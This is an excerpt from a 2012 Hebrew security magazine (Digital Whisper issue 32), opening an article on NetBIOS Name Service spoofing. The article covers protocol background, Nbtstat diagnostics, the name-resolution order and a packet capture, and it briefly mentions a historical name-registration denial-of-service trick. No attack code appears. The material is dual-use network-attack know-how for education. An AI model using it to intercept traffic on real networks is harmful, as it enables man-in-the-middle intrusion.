

# Digital Whisper


גליון 32, מאי 2012

## מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל, שילה ספרה מלר
כתבים:	אפיק קסטיאל, יוסף הרוש, יאיר מוליאן.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל [editor@digitalwhisper.co.il](mailto:editor@digitalwhisper.co.il)



---

## דבר העורכים

---


אח... גליון 32 באויר סוף סוף.

זה מפתיע אותי איך זה מפתיע אותי בכל פעם מחדש, כל חודש אני רואה איך כל גליון וגליון מתבשל לו במהלך החודש, ובכל זאת, בכל פעם שאני מתיישב לכתוב את דברי הפתיחה, ושם לב למספר הגליון, אני מופתע מחדש.

גליון 32, עם הפסקה של חודש באמצע (אם אתם זוכרים, הגליון ה-30 פורסם באיחור של חודש), מה שאומר שהגליון הראשון פורסם לפני... הרבה זמן! ☺

... זהו, כאן נגמרים דברי הפתיחה. וכמובן, לפני הכל, תודה רבה לכל מי שבזכותו הגליון יצא לאור:  
תודה רבה ל**יאיר מוליאן**, תודה רבה ל**יוסי הרוש**, תודה רבה ל**שילה ספרה** מלר ותודה רבה ל**תום רז**.

אפיק קסטיאל וניר אדר.



---

## תוכן עניינים

---

2	דבר העורכים
3	תוכן עניינים
4	NETBIOS NAME SERVICE SPOOFING
29	SECURITY TOKENS וכרטיסים חכמים
40	שימוש בעקרונות האי-וודאות למניעת מתקפות MAN IN THE MIDDLE
62	דברי סיום

---

## NetBios Name Service Spoofing

נכתב ע"י אפיק קסטיאל / cp77fk4r

---

### הקדמה

כאשר מדברים היום על מתקפות Man In The Middle ברשתות פנימיות – ישר כולם חושבים על ARP Poisoning, ולא בכדי, מדובר באחת המתקפות היעילות והמהירות ביותר כיום בכדי להגיע למצב של Man In The Middle ברשתות פנים-אירגוניות.

עם זאת, חשוב מאוד לזכור כי מדובר במתקפה רועשת מאוד ועל מנת להגיע ליעילות גבוהה, על התוקף לעדכן את טבלאות ה-ARP של הקורבן (ושל היעד) אחת לפרק זמן קצר מאוד (על מנת שהתעבורה לא תחזור לנתיב המקורי שלה - היעד המקורי בשיחה). כמו כן, ניתן יחסית בקלות לזהות אם המחשב עליו אנו עובדים נמצא תחת הרעלת ARP, גם עזרת ארסנל הכלים המובנים במערכת ההפעלה בלבד.

כיום, גם רכיבי ה-IPS/IDS וה-NAC הבסיסיים ביותר מסוגלים לאתר ולמנוע מתקפות אלו. בנוסף, במקרים בהם יש שימוש בטבלאות ARP סטטיות, בפרוטוקולים ייעודיים כגון SARP ו-S-UARP או מנגנונים כמו Arpwatch, ArpNO ו-Arpwatch, כמעט בלתי אפשרי לבצע מתקפה זו.

במאמר זה אציג מתקפה פחות מוכרת, אך לא פחות יעילה, מתקפה בשם NetBIOS Name Service Spoofing, או בקיצור: NBNS Spoofing.

### לפני הכל, מה זה NetBios ולמה זה משמש?

NetBIOS (קיצור של Network Basic Input/output System) מאפשר למחשבים שונים ברשת מקומית (LAN) לתקשר ביניהם. בניגוד לדעה הרווחת, NetBIOS אינו פרוטוקול תקשורת. בתחילת דרכו, השירות עצמו היה משתמש בפרוטוקולים שונים כדוגמת NPS (קיצור של NBT NetBIOS over IPX/SPX), אך כיום, ברובן המוחלט של המערכות המודרניות ובמעט כל משאב רשת, מתבסס על הפרוטוקול NBT (קיצור של NetBIOS over TCP/IP). בנוסף, חשוב לזכור כי NetBIOS Name שונה מ-Hostname למרות שברוב המימושים הערך שלהם זהה.

## ל-NetBIOS מספר תפקידים עיקריים:

- **Name service** - נועד לקבוע את שם היישות, רישומה ואיתורה ברשת (פורט: UDP/137):
    - מאפשר לרשום שם NetBIOS או קבוצת NetBIOS ליישיות ברשת.
    - מאפשר למחוק שם NetBIOS או קבוצת NetBIOS ליישיות ברשת.
    - מאפשר לאתר יישות בעלת שם ה-NetBIOS ברשת (מוכר גם כ-"NetBIOS Name Resolution").
  
  - **Session service** ו-**Datagram distribution service** - נועדו לאפשר תקשורת בין יישויות ברשת על גבי שירות ה-NetBIOS, הן לתקשורות מבוססות SESSION (פורט: TCP/139) הן לתקשורות המוגדרות כ-"Connectionless" (פורט: UDP/138):
    - מאפשרים הקמת תקשורת מבוססת SESSION וניתוקה עם רכיב NetBIOS מרוחק ברשת.
    - מאפשרים הקמת תקשורת שאינה מבוססת SESSION וניתוקה עם רכיב NetBIOS מרוחק ברשת.
    - מאפשרים שליחת Broadcast לכלל יישויות ה-NetBIOS ברשת.
- כמו שניתן לנחש מכתורת המאמר, שני השירותים שהזכרתי פחות רלוונטים כרגע, ולכן לא נרחיב עליהם יתר על המידה, אלא נתמקד בעיקר בשירות Name Service שמאפשר כחלק מה-NetBIOS.

שם NetBIOS מורכב לכל היותר מ-16 תווי ASCII (או 15 במערכת ההפעלה Windows, התו ה-16 מייצג את ה-"Record Type" - סוג השירות המסופק), ויכול להיות מורכב מכלל תווי ה-ASCII מלבד התווים הבאים:


., | , ? , + , ; , \* , : , / , \

כאמור, התו המסמל את ה-Record Type (מוכר גם כ-NetBIOS Suffix) מגיע כחלק משם ה-NetBIOS, אך תפקידו להציג את סוג השירות המסופק תחת אותה יישות רשתית, לדוגמא:

ייצוג	NetBIOS Suffix
מספק שירותי Master Browser	<1D>
מספק תיקיות משותפות ברשת	<20>
מספק שירותי Domain Controller	<1C>
מספק שירותי Messenger Service	<03>

רשימת ה-NetBIOS Suffix רחבה ניתן למצוא בקישור הבא:

<http://www.windowstips.com/kbase/windowstips/windowsnt/admintips/accounts/nbtstatreveals/whosloggedon.html>



במערכת ההפעלה Windows קיים הכלי Nbtstat, המאפשר לתשאל את שירותי ה-NetBIOS המסופקים על ידי יישויות NetBIOS ברשת. השימוש בו הינו:

```
Nbtstat -a IP_Address
```

דוגמא לפלט שהתקבל מתשאל הכתובת 10.0.0.1:

```
Node IpAddress: [10.0.0.1] Scope Id: []
```


```
NetBIOS Remote Machine Name Table
```

Name	Type	Status
COMPUTER1	<00> UNIQUE	Registered
COMPUTER1	<20> UNIQUE	Registered
WORKGROUP	<1E> GROUP	Registered
WORKGROUP	<1D> UNIQUE	Registered
..__MSBROWSE__.	<01> GROUP	Registered

```
MAC Address = 00-11-22-33-44-55
```

תחת Name ניתן לראות את שם ה-NetBIOS של רכיב, לאחר מכן את סוג השירות (על ידי ה-NetBIOS Suffix) ותחת Type ניתן לראות את אחד מהסוגים הבאים: UNIQUE, GROUP ו-Multihomed.

- **UNIQUE** מסמן כי תחת אותו ה-NetBIOS Name קיימת רק כתובת IP אחת.
- **GROUP** מסמן כי תחת אותו ה-NetBIOS Name קיימות מספר כתובות IP.
- **Multihomed** מסמן כי תחת אותו ה-NetBIOS Name קיימות מספר כתובות IP, אך כולן שייכות לאותה הישות (כדוגמת ישות בעלת מספר כרטיסי רשת).



## NetBIOS Name Registration

הבנת אופן רישום שמות NetBIOS אינו חובה על מנת להבין כיצד מתקפת NetBios Name Service Spoofing מתבצעת, אך בכדי לקבל את התמונה השלמה להבנת הליך הפרוטוקול, החלטתי להכניס מספר מילים על נושא זה.

כאשר ישות חדשה מתחברת לרשת האירגון ומעוניינת לרכוש שם NetBIOS, תשודר בקשת Broadcast מסוג "NAME REGISTRATION REQUEST" ברחבי הרשת. במידה וקיימת ישות אחרת המחזיקה באותו השם, היא תחזיר תגובת "DENY" ורישום השם יכשל, במידה ולא תתקבל שום תגובת "DENY" (משמע - אין ישות ברשת בעלת אותו השם), הליך הרישום יצליח.

כל ישות ברשת מחזיקה רשימה עם שמות ה-NetBIOS המיוחסים לה, ניתן לראות אותה בעזרת הפקודה:

```
Nbtstat -n
```

לדוגמא:

```
C:\>nbtstat -n
```


NetBIOS Local Name Table

Name	Type	Status
AF43ASV24243FCS<00>	UNIQUE	Registered
WORKGROUP <00>	GROUP	Registered
WORKGROUP <1E>	GROUP	Registered
AF43ASV24243FCS<20>	UNIQUE	Registered
WORKGROUP <1D>	UNIQUE	Registered
__MSBROWSE__ <01>	GROUP	Registered

במידה והתחנה מזהה תשדורת Broadcast, לצורך רישום שם NetBIOS חדש ברשת עם שם הקיים ברשימה שלה הוא מוגדר כ-"UNIQUE" היא תשלח תגובת DENY.

כאשר ישות רשתית מקבלת תגובת "DENY" בעת הליך רישום שם ה-NetBIOS, השם יכנס לטבלה כ-"NAME CONFLICT" והפעולה היחידה שתתאפשר לבצע עליו היא "DELETE NAME".

בתחילת שנות ה-2000, Sir Dystic, אחד המנהיגים של קבוצת ההאקינג "[Cult Of The Dead Cow](#)" כתב כלי בשם [NBName](#) שמאפשר לבצע מספר רב של מניפולציות הקשורות ברישום שמות NetBIOS. דוגמא לאחת המניפולציות העיקריות שכללות בו היא "DENY \*" אשר גורמת לתחנה לשלוח תגובות DENY לכל בקשות ה-NAME REGISTRATION REQUEST שהיא קולטת ברחבי הרשת, וכך לבצע מתקפת Denial Of Services ברשתות מבוססות NetBIOS. הדבר גורם לכך שלא ניתן לרשום תחנות נוספות לרשת. באמצע שנת 2000 (בכנס 8 DEF CON), Sir Dystic הודיע על הנושא למיקרוסופט ו**[הנשא תוקן](#)**.



## NetBIOS Name Resolution


הליך שבו המחשב מנסה לבצע Resolving לשם NetBIOS. פעולה לדוגמא היא כאשר אנו נכנסים לתיקיה משותפת ברשת דרך:

\\ComputerName\Share

שירות ה-NetBIOS "מדרדר" מספר שלבי תשאול:

- תשאול טבלת Cache זמנית
- תשאול קובץ LMHosts קבוע
- תשאול שרת WINS
- שידור Broadcast


תרשים כיצד מתבצע "הדרדר", הלקוח מהאתר של Microsoft:



[במקור: <http://technet.microsoft.com/en-us/library/cc940063.aspx>]

NetBios Name Service Spoofing  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)





הדבר אינו מצויין בסכמה, מפני שהוא לא באמת שלב בהליך ה"דרדור" המוצג, אך בהרבה מקרים (תלוי בלקוח של השירות - כדוגמת דפדפן), כאשר אף אחד מהשלבים אינו מניב תגובה, הבקשה מועברת לשרת ה-DNS לבדיקה האם קיימת רשומה המתאימה בטבלאות ה-DNS של האירגון. נזכיר זאת בהמשך.


תפקידו של ה-Node Types הוא לקבוע את סדר ה"דרדור" לתצורת ה-Resolution:

- **B-Node** - במידה וסוג השאילתה הוא B, שירות ה-NetBIOS יבצע שידור Broadcasts בכדי לבצע את ה-Resolution.
- **P-Node** - במידה וסוג השאילתה הוא P, שירות ה-NetBIOS יבצע תשאול של NetBIOS name server (כגון WINS).
- **M-Node** - במידה וסוג השאילתה הוא M, יתבצע שילוב בין B ו-P, קודם כל יתבצע שידור Broadcast ורק לאחר מכן, במידה ולא חזרה תגובה, יתבצע תשאול של NetBIOS name server.
- **H-Node** - במידה וסוג השאילתה הוא H, יתבצע שילוב בין B ו-P, אך באופן הבא: ראשית יתבצע תשאול של NetBIOS name server, במידה ולא נמצא אחד כזה, יתבצע שידור Broadcast. במקביל לשידור ה-Broadcast שירות ה-NetBIOS ימשיך לחפש NetBIOS name server, במידה וימצא כזה - תפסק תשדורת ה-Broadcast ויתושאל ה-NetBIOS name server.

הרעיון העומד מאחורי "דרדור" השלבים הוא לנסות למנוע כמה שיותר את תשדורת ה-Broadcast. ברשתות קטנות אין הדבר קריטי כל כך, אך ברשתות עצומות, תשדורות ה-Broadcast מעמיסות ומפריעות לתשדורות אחרות.

ניתן להגדיר באיזה Node להשתמש כברירת מחדל בעזרת שינוי/הוספה של הערך הבא:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\netbt\Parameters\No deType
```



נעבור על שלבי ה-Resolution:

### תשאול טבלת Cache זמנית:

לשירות ה-NetBIOS קיימת טבלת Caching מובנה. ניתן לגשת אליה בעזרת:

```
Nbtstat -c
```

דוגמא לפלט:

NetBIOS Remote Cache Name Table				
Name	Type	Host Address	Life [sec]	
COMPUTER2	<20> UNIQUE	10.0.0.2	597	

ניתן לאפס טבלה זו ע"י:

```
Nbtstat -R
```

לכל רשומה בטבלת ה-Cache יש כברירת מחדל אורך חיים של 10 דקות ולאחר מכן היא נמחקת משם. הזמן שנשאר לכל רשומה בטבלה נמצא תחת העמודה "Life [sec]", כמו שניתן לראות בדוגמא הקודמת.

### תשאול קובץ LMHosts קבוע:

במידה ולא נמצאה רשומה המתאימה לשם ה-NetBIOS אודותיו או מעוניינים לבצע Resolution בטבלת ה-Cache, מנגנון ה-NetBIOS עובר לשלב הבא: בדיקה האם קיימת רשומה בקובץ LMHosts. הקובץ נמצא במיקום:


```
%windir%\system32\drivers\etc\lmhosts.sam
```

הקובץ עצמו בנוי כרשומות של כתובת IP אל מול שם NetBIOS. בנוסף לפרטים אלו יש אפשרות להגדיר האם הרשומה שייכת ל-"#PRE" או ל-"#DOM".

- רשומות המוגדרות כ-"#PRE" יוכנסו באופן אוטומטי למנגנון ה-Cache שראינו קודם לכן.
- רשומות המוגדרות כ-"#DOM" יקשרו את שם ה-NetBIOS כחלק מדומיין מסויים.

### תשאול שרת WINS:

שרת WINS (קיצור של Windows Internet Name Service) הוא סוג של שרת NetBIOS Name Service (NBNS), תפקידו של שרתי ה-NBNS הוא בדיוק כמו DNS, רק ל-NetBIOS Names. השרת מכיל טבלה המצמידה כתובות IP של יישותיות רשתיות ברשת הפנים-אירגונית (ולפעמים גם מחוצה לה) אל מול שמות ה-NetBIOS שלהן. המטרה של שרת כזה הוא לחסוך ולהוריד את העומס הקיים ברשתות פנים-אירגוניות בעזרת מניעת השלב הבא ב"דרדור".



אם קיים שרת כזה בארגון, ובמידה ומוגדר ללקוח להשתמש בו, שירות ה-NetBIOS ינסה לבצע את שני השלבים הקודמים, במידה והוא לא יצליח בעזרת שניהם, הוא יתשאל את שרת ה-WINS לגבי היישות.

הדרך הפשוטה לברר האם מוגדר למחשב שרת WINS היא בעזרת הפקודה:

```
netsh interface ip show wins
```


מידע נוסף אודות שרתי WINS, ניתן למצוא בקישור הבא:

<http://technet.microsoft.com/en-us/library/bb727015.aspx>

### **שידור Broadcast:**

במידה ושם ה-NetBIOS לא נמצא גם על ידי שרת ה-WINS (או במידה ולא מוגדר אחד כזה), שירות ה-NetBIOS יתשאל את כלל ה-Subnet אודות היישות עליה ביקשנו לבצע Resolution בעזרת תשדורת Broadcast.

כאשר מתבצעת תשדורת Broadcast לתשואל שם NetBIOS, נשלח כחלק מחבילת המידע מזהה Transaction ID, במידה ורכיב המריץ שירות NetBIOS מקבל את התשדורת והוא מעוניין להגיב עליה (הוא בעל שם ה-NetBIOS אודותיו תשאלו) הוא מחוייב להגיב עם אותו Transaction ID, במידה ולא יבצע זאת - היישות המתשאלת תתעלם מהתשובה.



## Broadcast NetBIOS Name Resolution

כמו שראינו, השלב האחרון בהליך ה-NetBIOS Name Resolution הינו שידור הבקשה כ-Broadcast ברחבי הרשת. בכדי להבין איך התשאל מתבצע, נרים Wireshark, תחת הפילטר:

```
udp.port == 137
```

ונבצע:

```
nbtstat -a DigitalWhisper
```


אם נסתכל ב-Wireshark, נוכל לראות את חבילות המידע שנשלחו ל-10.0.0.255 (Broadcast):

No.	Time	Source	Destination	Protocol	Info
22	21.503682	10.0.0.1	10.0.0.255	NBNS	Name query NB DIGITALWHISPER<00>
27	22.253242	10.0.0.1	10.0.0.255	NBNS	Name query NB DIGITALWHISPER<00>
31	23.003288	10.0.0.1	10.0.0.255	NBNS	Name query NB DIGITALWHISPER<00>
37	23.754650	10.0.0.1	10.0.0.255	NBNS	Name query NB DIGITALWHISPER<00>
38	24.504373	10.0.0.1	10.0.0.255	NBNS	Name query NB DIGITALWHISPER<00>
39	25.254416	10.0.0.1	10.0.0.255	NBNS	Name query NB DIGITALWHISPER<00>

Frame 22 (92 bytes on wire, 92 bytes captured)  
Ethernet II, Src: EdimaxTe\_88:17:f4 (00:1f:1f:88:17:f4), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
Internet Protocol, Src: 10.0.0.1 (10.0.0.1), Dst: 10.0.0.255 (10.0.0.255)  
User Datagram Protocol, Src Port: netbios-ns (137), Dst Port: netbios-ns (137)  
NetBIOS Name Service


```
0000 ff ff ff ff ff 00 1f 1f 88 17 f4 08 00 45 00 .....E.  
0010 00 4e 51 f8 00 00 80 11 d3 a7 0a 00 00 01 0a 00 .NQ.....  
0020 00 ff 00 89 00 89 00 3a a4 3f bf a3 01 10 00 01 .....?  
0030 00 00 00 00 00 00 20 45 45 45 4a 45 48 45 4a 46 ..... E EEJEHEJF  
0040 45 45 42 45 4d 46 48 45 49 45 4a 46 44 46 41 45 EEBEMFHE IEJFDFAE  
0050 46 46 43 43 41 41 41 00 00 20 00 01 EECAAA
```

במבט מעמיק, אפשר לראות את המחזורת "EEEEJEHEJFEEBEMFHEIEJFDFAEFFC", אשר היא שם ה-NetBIOS עליו ביצענו את התשאל (DigitalWhisper) ב-UPPERCASE.




